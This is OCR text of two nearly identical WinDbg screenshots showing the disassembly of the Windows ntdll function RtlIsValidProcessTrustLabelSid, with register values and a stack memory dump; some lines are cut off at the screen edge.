

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64
File Edit View Debug Window Help
Disassembly
Offset:
Previous
Next
00007ffe`0cbcc6c6 cc int 3
00007ffe`0cbcc6c7 cc int 3
00007ffe`0cbcc6c8 cc int 3
00007ffe`0cbcc6c9 cc int 3
00007ffe`0cbcc6ca cc int 3
00007ffe`0cbcc6cb cc int 3
00007ffe`0cbcc6cc cc int 3
00007ffe`0cbcc6cd cc int 3
00007ffe`0cbcc6ce cc int 3
00007ffe`0cbcc6cf cc int 3
ntdll!RtlIsValidProcessTrustLabelSid:
00007ffe`0cbcc6d0 4883ec18 sub rsp,18h
00007ffe`0cbcc6d4 488b05e51d1200 mov rax,qword ptr [ntdll!_security_cookie (
00007ffe`0cbcc6db 4833c4 xor rax,rsp
00007ffe`0cbcc6de 4889442408 mov qword ptr [rsp+8],rax ss:00000064`16aff
00007ffe`0cbcc6e3 4533c0 xor r8d,r8d
00007ffe`0cbcc6e6 66c74424040013 mov word ptr [rsp+4],1300h
00007ffe`0cbcc6ed 80790102 cmp byte ptr [rcx+1],2
00007ffe`0cbcc6f1 44890424 mov dword ptr [rsp],r8d
00007ffe`0cbcc6f5 753c jne ntdll!RtlIsValidProcessTrustLabelSid+0x
00007ffe`0cbcc6f7 803901 cmp byte ptr [rcx],1
00007ffe`0cbcc6fa 7537 jne ntdll!RtlIsValidProcessTrustLabelSid+0x
00007ffe`0cbcc6fc 8b5102 mov edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff 412bd0 sub edx,r8d
00007ffe`0cbcc702 750b jne ntdll!RtlIsValidProcessTrustLabelSid+0x
00007ffe`0cbcc704 0fb75106 movzx edx,word ptr [rcx+6]
00007ffe`0cbcc708 0fb7442404 movzx eax,word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0 sub edx,eax
00007ffe`0cbcc70f 85d2 test edx,edx
Registers
Customize...
Reg Value
rax 34041ff24e16
rcx 6416affa10
rdx 0
rbx 0
rsp 6416aff928
rbp 0
rsi 0
rdi 0
r8 0
r9 6416affa10
Memory
Virtual:
Previous
Next
Display format:
Quad Hex
00000064`16aff928 0000000000000000
00000064`16aff930 0000000000000000
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
Ln 0, Col 0
Sys 0:<Local>
Proc 000:4360
Thrd 001:220c
ASM
OVR
CAPS
NUM



C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64
File Edit View Debug Window Help
Disassembly
Offset:
Previous
Next
00007ffe`0cbcc6c6 cc int 3
00007ffe`0cbcc6c7 cc int 3
00007ffe`0cbcc6c8 cc int 3
00007ffe`0cbcc6c9 cc int 3
00007ffe`0cbcc6ca cc int 3
00007ffe`0cbcc6cb cc int 3
00007ffe`0cbcc6cc cc int 3
00007ffe`0cbcc6cd cc int 3
00007ffe`0cbcc6ce cc int 3
00007ffe`0cbcc6cf cc int 3
ntdll!RtlIsValidProcessTrustLabelSid:
00007ffe`0cbcc6d0 4883ec18 sub rsp,18h
00007ffe`0cbcc6d4 488b05e51d1200 mov rax,qword ptr [ntdll!_security_cookie
00007ffe`0cbcc6db 4833c4 xor rax,rsp
00007ffe`0cbcc6de 4889442408 mov qword ptr [rsp+8],rax ss:00000064`16aff
00007ffe`0cbcc6e3 4533c0 xor r8d,r8d
00007ffe`0cbcc6e6 66c74424040013 mov word ptr [rsp+4],1300h
00007ffe`0cbcc6ed 80790102 cmp byte ptr [rcx+1],2
00007ffe`0cbcc6f1 44890424 mov dword ptr [rsp],r8d
00007ffe`0cbcc6f5 753c jne ntdll!RtlIsValidProcessTrustLabelSid+0x
00007ffe`0cbcc6f7 803901 cmp byte ptr [rcx],1
00007ffe`0cbcc6fa 7537 jne ntdll!RtlIsValidProcessTrustLabelSid+0x
00007ffe`0cbcc6fc 8b5102 mov edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff 412bd0 sub edx,r8d
00007ffe`0cbcc702 750b jne ntdll!RtlIsValidProcessTrustLabelSid+0x
00007ffe`0cbcc704 0fb75106 movzx edx,word ptr [rcx+6]
00007ffe`0cbcc708 0fb7442404 movzx eax,word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0 sub edx,eax
00007ffe`0cbcc70f 85d2 test edx,edx
Registers
Customize...
Reg Value
rax 34041ff24e16
rcx 6416affa10
rdx 0
rbx 0
rsp 6416aff928
rbp 0
rsi 0
rdi 0
r8 0
r9 6416affa10
Memory
Virtual:
Previous
Next
Display format:
00000064`16aff928 0000000000000000
00000064`16aff930 0000000000000000
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
Ln 0, Col 0
Sys 0:<Local>
Proc 000:4360
Thrd 001:220c
ASM
OVR
CAPS
NUM

